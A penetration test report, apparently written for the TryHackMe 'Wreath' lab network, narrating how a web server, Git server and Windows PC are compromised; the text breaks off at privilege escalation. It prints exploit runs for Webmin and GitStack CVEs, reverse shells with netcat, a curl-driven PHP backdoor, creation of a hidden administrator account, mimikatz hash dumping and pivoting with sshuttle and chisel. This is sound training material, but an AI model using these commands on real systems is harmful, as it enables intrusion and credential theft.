Penetration Test Report

The Wreath Network

5th April 2021

Nicolás Palumbo
TryHackMe profile: https://tryhackme.com/p/nicopalumbo

Table of Contents

Executive Summary

Nicolás Palumbo was contracted by Thomas Wreath to conduct a penetration test in order to determine its exposure to a targeted attack. The activities conducted simulated a targeted attack of a malicious actor against Thomas Wreath network with the following goals:

- Identifying if a remote attacker could penetrate Thomas Wreath network defenses
- Determining the impact of a security breach on:
    - Confidentiality of Thomas Wreath's private data
    - Internal infrastructure and availability of Thomas Wreath's information systems

The efforts were focused on the identification and exploitation of security weaknesses that could allow a remote attacker to gain unauthorized access to organizational data. The attacks were conducted with the level of access that a general Internet user would have. The assessment was conducted in accordance with the recommendations outlined in NIST SP 800-115[1] with all tests and actions being conducted under controlled conditions.

[1] https://csrc.nist.gov/publications/detail/sp/800-115/final

Summary of Results

Initial reconnaissance of the Thomas Wreath network resulted in the discovery of an unpatched administrative web interface (Webmin) on the WebServer (.200), vulnerable to remote code execution which was used to obtain interactive administrative access to the underlying operating system.

After securing access to the WebServer, an uploaded port scanning tool was used to discover two more servers within the permitted ip address range to explore, GitServer and Wreath PC. Only the GitServer has ports reachable from the WebServer.

After setting up a ssh tunnel from the attacker machine to the git server via the WebServer using sshuttle, a web application called gitstack was found running on the GitServer. The application was vulnerable to remote code execution. A temporary high privileged reverse shell was relayed via the WebServer using socat.

The access to the GitServer was secured by creating an account with high privileges. Using a remote desktop client we uploaded a powershell port scanner tool that revealed more information about the wreath pc, which runs another web server.

By setting up a forward socks proxy on the GitServer, and using it from the attacker machine we were able to access the dev version of the website on Wreath PC. Analysing the git repository containing the website code found on GitServer revealed that the website on Wreath PC is vulnerable to Remote File Inclusion. The vulnerability was exploited to upload a php shell, which eventually was used to upload netcat and set up a reverse shell between the attacker machine and the wreath-pc.

A service vulnerable to Unquoted Service Path was exploited to escalate privileges by uploading a wrapper service used to execute a privileged reverse shell to the attacker machine. System backup files were extracted from the Wreath PC machine, which allowed to dump the user hashes.

Attack Narrative

Remote System Discovery

Thomas Wreath provided initial information about the network. There is a WebServer that is port forwarded (10.200.96.200) and the only server in the allowed ip address range that is reachable from the attacker machine. By scanning the network from the WebServer we were able to discover the GitServer (10.200.96.150) and the Wreath PC (10.200.96.100).

The list of identified hosts was confirmed by Thomas Wreath. The systems were scanned to enumerate any running services. All services were examined in detail to determine their potential exposure to a targeted attack.

The target network is shown in Figure 1. The GitServer and Wreath PC were discovered later in the assessment as mentioned above but are included here for completeness.



Figure 1 - Target Network

WebServer Compromise

The WebServer (10.200.96.200) was found to be running Webmin on port 10000.
The initial nmap scan performed on the WebServer (Figure 2) reveals that the Webmin version is “MinServ 1.890” which is vulnerable to Remote Code Execution with publicly available exploits[2].

[2] https://www.exploit-db.com/exploits/47230

```
$ sudo nmap -sV -O -p-15000 -vv 10.200.96.200 -oG initial-scan

Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-27 15:32 CET
NSE: Loaded 45 scripts for scanning.
Initiating Ping Scan at 15:32
Scanning 10.200.96.200 [4 ports]
Completed Ping Scan at 15:32, 0.10s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 15:32
Scanning thomaswreath.thm (10.200.96.200) [15000 ports]
Discovered open port 80/tcp on 10.200.96.200
Discovered open port 443/tcp on 10.200.96.200
Discovered open port 22/tcp on 10.200.96.200
Discovered open port 10000/tcp on 10.200.96.200
Completed SYN Stealth Scan at 15:33, 39.94s elapsed (15000 total ports)
Initiating Service scan at 15:33
Scanning 4 services on thomaswreath.thm (10.200.96.200)
Completed Service scan at 15:33, 12.30s elapsed (4 services on 1 host)
Initiating OS detection (try #1) against thomaswreath.thm (10.200.96.200)
Retrying OS detection (try #2) against thomaswreath.thm (10.200.96.200)
NSE: Script scanning 10.200.96.200.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 15:33
Completed NSE at 15:33, 30.11s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 15:33
Completed NSE at 15:33, 0.46s elapsed
Nmap scan report for thomaswreath.thm (10.200.96.200)
Host is up, received echo-reply ttl 63 (0.057s latency).
Scanned at 2021-03-27 15:32:26 CET for 87s
Not shown: 14994 filtered ports
Reason: 14949 no-responses and 45 admin-prohibiteds
PORT      STATE  SERVICE    REASON         VERSION
22/tcp    open   ssh        syn-ack ttl 63 OpenSSH 8.0 (protocol 2.0)
80/tcp    open   http       syn-ack ttl 63 Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
443/tcp   open   ssl/http   syn-ack ttl 63 Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1c)
5555/tcp  closed freeciv    reset ttl 63
9090/tcp  closed zeus-admin reset ttl 63
10000/tcp open   http       syn-ack ttl 63 MiniServ 1.890 (Webmin httpd)
OS fingerprint not ideal because: Didn't receive UDP response. Please try again with -sSU
Aggressive OS guesses: HP P2000 G3 NAS device (91%), Linux 2.6.32 (90%), Linux 2.6.32 - 3.1 (90%),
Linux 5.
0 (90%), Linux 5.1 (90%), Ubiquiti AirOS 5.5.9 (90%), Linux 5.0 - 5.4 (89%), Ubiquiti Pico Station
WAP (Air
OS 5.2.6) (89%), Linux 2.6.32 - 3.13 (89%), Linux 3.0 - 3.2 (89%)
No exact OS matches for host (test conditions non-ideal).
```

Figure 2 - Initial scan on the WebServer (10.200.96.200) from the attacker machine.



Figure 3 - Webmin running on port 10000

Interactive Shell to WebServer

As per the previous investigation, we can exploit the vulnerability CVE-2019-15107. In this case we've use MuirlandOracle's exploit[3]. The exploit requires as argument the ip address of the vulnerable server, after using the shell command to get a reverse shell it prompts for the ip address and port to connect back (Figure 4).

```
$ ./CVE-2019-15107.py 10.200.96.200

                                          @MuirlandOracle


[*] Server is running in SSL mode. Switching to HTTPS
[+] Connected to https://10.200.96.200:10000/ successfully.
[+] Server version (1.890) should be vulnerable!
[+] Benign Payload executed!

[+] The target is vulnerable and a pseudoshell has been obtained.
Type commands to have them executed on the target.
[*] Type 'exit' to exit.
[*] Type 'shell' to obtain a full reverse shell (UNIX only).

# shell

[*] Starting the reverse shell process
[*] For UNIX targets only!
```

[3] https://github.com/MuirlandOracle/CVE-2019-15107

```
[*] Use 'exit' to return to the pseudoshell at any time
Please enter the IP address for the shell: 10.50.97.27
Please enter the port number for the shell: 4444

[*] Start a netcat listener in a new window (nc -lvnp 4444) then press enter.

[+] You should now have a reverse shell on the target
[*] If this is not the case, please check your IP and chosen port
If these are correct then there is likely a firewall preventing the reverse connection. Try choosing
a well
-known port such as 443 or 53

# id
uid=0(root) gid=0(root) groups=0(root) context=system_u:system_r:initrc_t:s0

# ls -la /root/.ssh
total 16
drwx------. 2 root root   80 Jan  6 03:29 .
dr-xr-x---. 4 root root  206 Apr 18 10:15 ..
-rw-r--r--. 1 root root  571 Nov  7 14:05 authorized_keys
-rw-------. 1 root root 2602 Nov  7 14:02 id_rsa
-rw-r--r--. 1 root root  571 Nov  7 14:02 id_rsa.pub
-rw-r--r--. 1 root root  172 Jan  6 03:29 known_hosts
```

Figure 4 - Exploiting webmin to get a reverse shell.

Securing Interactive access to WebServer

After getting a root reverse shell (Figure 4) we've noticed that the private key was stored in the standard location and we've downloaded it for securing the interactive access with a stable standard shell. This stable shell was used to download a statically compiled nmap, which in turn was used to scan the network from the WebServer (Figure 5).

```
[root@prod-serv ~]# ./nmap-static -sn 10.200.96.1-255 -oN scan-nico

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2021-03-27 17:12 GMT
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for ip-10-200-96-1.eu-west-1.compute.internal (10.200.96.1)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (0.00014s latency).
MAC Address: 02:70:15:7F:05:8F (Unknown)
Nmap scan report for ip-10-200-96-100.eu-west-1.compute.internal (10.200.96.100)
Host is up (0.00014s latency).
MAC Address: 02:BF:5F:1A:77:F3 (Unknown)
Nmap scan report for ip-10-200-96-150.eu-west-1.compute.internal (10.200.96.150)
Host is up (-0.10s latency).
MAC Address: 02:69:D1:B6:B1:F5 (Unknown)
Nmap scan report for ip-10-200-96-250.eu-west-1.compute.internal (10.200.96.250)
Host is up (0.00027s latency).
MAC Address: 02:37:56:81:FE:C5 (Unknown)
Nmap scan report for ip-10-200-96-200.eu-west-1.compute.internal (10.200.96.200)
Host is up.
Nmap done: 255 IP addresses (5 hosts up) scanned in 3.73 seconds
```

Figure 5 -Scanning the network from WebServer.

Scanning the network from the WebServer, we've discovered 2 more machines in the permitted ip address range (10.200.96.100 and 10.200.96.150), Wreath PC (10.200.96.100)

does not show any ports open from WebServer (Figure 6). The GitServer (10.200.96.150) has 7 open ports visible from the WebServer (Figure 7).

```
[root@prod-serv ~]# ./nmap-static -sS 10.200.96.100

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2021-03-27 17:24 GMT
Unable to find nmap-services!  Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for ip-10-200-96-100.eu-west-1.compute.internal (10.200.96.100)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (-0.20s latency).
All 6150 scanned ports on ip-10-200-96-100.eu-west-1.compute.internal (10.200.96.100) are filtered
MAC Address: 02:BF:5F:1A:77:F3 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 124.57 seconds
```

Figure 6 - Port scan for Wreath PC from WebServer

```
[root@prod-serv ~]# ./nmap-static -sS 10.200.96.150

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2021-03-27 17:30 GMT
Unable to find nmap-services!  Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for ip-10-200-96-150.eu-west-1.compute.internal (10.200.96.150)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (0.00052s latency).
Not shown: 6143 filtered ports
PORT     STATE SERVICE
80/tcp   open  http
135/tcp  open  epmap
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
5357/tcp open  wsdapi
5985/tcp open  wsman
MAC Address: 02:69:D1:B6:B1:F5 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 109.05 seconds
```

Figure 7 - Port scan for GitServer from WebServer.

Pivoting to GitServer

We can use sshuttle with the WebServer ssh key in order to reach the GitServer from the attacker machine(Figure 8).



Figure 8 - Using compromised WebServer to pivot into GitServer

```
$ sshuttle -r root@10.200.96.200 --ssh-cmd "ssh -i id_rsa_wreath" 10.200.96.0
/24 -x 10.200.96.200
[local sudo] Password:
c : Connected to server.
```

Figure 9 - sshuttle tunnels traffic to the 10.200.96.0

GitServer Compromise

After forwarding the entire subnet except the WebServer itself using sshuttle the GitServer is now reachable from the Attacker Machine. We can see that the GitServer runs a web application called gitstack (Figure 10) vulnerable to Remote Code Execution.



Figure 10 - GitStack login screen

Exploiting

The GitStack version in the GitServer is vulnerable to CVE-2018-5955[4]. One of the public python exploits can be used to get a rudimentary php shell (Figure 11).

This shell is going to be later used to get a stable reverse shell which in turn will allow us to do further inspection on the GitServer.

[4] https://www.exploit-db.com/exploits/44044

```
$ python3 43777.py
[+] Get user list
[+] Found user twreath
[+] Web repository already enabled
[+] Get repositories list
[+] Found repository Website
[+] Add user to repository
[+] Disable access for anyone
[+] Create backdoor in PHP
b'Your GitStack credentials were not entered correcly. Please ask your GitStack administrator to
give you a username/password and give you access to this repository. <br />Note : You have to enter
the credentials of a user which has at least read access to your repository. Your GitStack
administration panel username/password will not work. '
[+] Execute command
b'"nt authority\\system\r\n" \r\n'

$ curl -X POST http://10.200.96.150/web/exploit-nico.php -d "a=dir"
" Volume in drive C has no label.
Volume Serial Number is C0B9-B671

Directory of C:\GitStack\gitphp

24/04/2021  19:10    <DIR>          .
24/04/2021  19:10    <DIR>          ..
08/11/2020  14:28    <DIR>          cache
08/11/2020  14:29    <DIR>          config
08/11/2020  14:28    <DIR>          css
08/11/2020  14:28    <DIR>          doc
21/04/2021  13:50                34 exploit-anon5315.php
20/04/2021  20:54                34 exploit-hbtx.php
24/04/2021  19:10                34 exploit-nico.php
20/04/2021  20:53                34 exploit-o71.php
23/04/2021  17:11                34 exploit.php
08/11/2020  14:28    <DIR>          images
08/11/2020  14:28    <DIR>          include
16/05/2012  14:20             5,742 index.php
08/11/2020  14:28    <DIR>          js
08/11/2020  14:28    <DIR>          lib
08/11/2020  14:28    <DIR>          locale
08/11/2020  14:28    <DIR>          templates
08/11/2020  14:28    <DIR>          templates_c
               6 File(s)          5,912 bytes
              13 Dir(s)   6,953,820,160 bytes free
"
```

Figure 11 - Basic PHP shell on GitServer

A stable reverse shell

Ideally we need to get a stable reverse shell to the GitServer before securing our access. Pivoting through WebServer allows us to connect to the GitServer, but we cannot make a reverse shell connect directly to the attacker machine. What we'll do instead is execute a reverse shell (Figure 12) that will connect to WebServer and use socat to relay the connection to the attacker machine, further detail can be found in the Appendix at the end of this document.

```
$ nc -nlvp 5555
listening on [any] 5555 ...
connect to [10.50.102.59] from (UNKNOWN) [10.200.101.200] 60680
whoami
nt authority\system
```

Figure 12 - A stable reverse shell to the GitServer

Consolidating access to GitServer

With the reverse shell access, we can set up a new privileged account to access GitServer at will (Figure 13).

```
PS C:\GitStack\gitphp> net user nico thepassword /add
The command completed successfully.

PS C:\GitStack\gitphp> net localgroup Administrators nico /add
The command completed successfully.

PS C:\GitStack\gitphp> net localgroup "Remote Management Users" nico /add
The command completed successfully.
```

Figure 13 - Adding user nico on GitServer

With the account we've just set up we can launch a remote desktop session to the server and run mimikatz as administrator to collect the users hashes (Figure 14)



Figure 14 - Running mimikatz to dump the SAM hashes

After running mimikatz, we were able to obtain the hashes for the Administrator and Thomas users (Table 1). The Thomas user password can be found using tools to crack the hash.[5]

User	Hash NTLM
Administrator	xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
Thomas	xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx

Table 1 - GitServer NTLM users hashes

Website git repository

We were able to download the Website git repository from the GitServer (Figure 15) which will be useful later on to compromise Wreath PC.

```
$ evil-winrm -u nico -p thepassword -i 10.200.101.150

Evil-WinRM shell v2.4

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\nico\Documents> cd C:\GitStack\repositories
*Evil-WinRM* PS C:\GitStack\repositories>

*Evil-WinRM* PS C:\GitStack\repositories> download Website.git
Info: Downloading C:\GitStack\repositories\Website.git to Website.git


Info: Download successful!
```

Figure 15 - Downloading the website git repository

Scanning Wreath PC from GitServer

We can also use our created account to run a Powershell port scan on Wreath PC. We've discovered that Wreath PC's ports 80 (http) and 3389 (remote desktop) are reachable from GitServer (Figure 16).

```
$ evil-winrm -u nico -p thepassword -i 10.200.96.150 -s PowerSploit/Recon/

Evil-WinRM shell v2.4

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\nico\Documents> Invoke-Portscan.ps1
*Evil-WinRM* PS C:\Users\nico\Documents> Invoke-Portscan -Hosts 10.200.96.100 -TopPorts 50
```

[5] https://crackstation.net

```
Hostname      : 10.200.96.100
alive         : True
openPorts     : {80, 3389}
closedPorts   : {}
filteredPorts : {445, 443, 21, 23...}
finishTime    : 3/28/2021 3:48:38 PM
```

Figure 16 - Scanning Wreath PC from GitServer

Pivoting to Wreath PC

In a similar way as before, in order to reach Wreath PC from the Attacker machine, we'll be using our position on the compromised GitServer to reach Wreath PC (Figure 17). In this case we started a chisel socks proxy server on the GitServer and connected to it with the chisel client on the attacker machine. The details on how this was done can be found on the Appendix.



Figure 17 - Using compromised GitServer to pivot into Wreath PC

Wreath PC Compromise

We can access the development version of the website running on Wreath PC (Figure 18) through the proxy (see Appendix for more details on the proxy).



Figure 18 - Development version of the website running on Wreath PC

Analyzing the git repository we've downloaded earlier, we've found that the resources/ path allows us to upload files (Figure 19) into the resources/uploads directory. This functionality is protected by username and password. We got in by using the user thomas and the password we obtained by cracking the NTLM hash for the Thomas user found previously.



Figure 19 - uploading test image

Initial shell access

We leveraged on the upload image functionality to upload a rudimentary PHP shell (details on appendix).

Figure 20 - Initial PHP shell

Using the PHP shell shown above we uploaded a statically compiled netcat for windows (details on Appendix) which was in turn used to get a reverse shell to the attacker machine with the Thomas user privileges (Figure 21).

```
$ sudo nc -nlvp 443
[sudo] password for nico:
listening on [any] 443 ...
connect to [10.50.97.27] from (UNKNOWN) [10.200.96.100] 50475
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\resources\uploads>whoami
whoami
wreath-pc\thomas

C:\xampp\htdocs\resources\uploads>
```

Figure 21 - Wreath PC shell with Thomas user privileges

Privilege Escalation

We've noticed that the system service SystemExplorerHelpService was vulnerable to Unquoted Service Path.
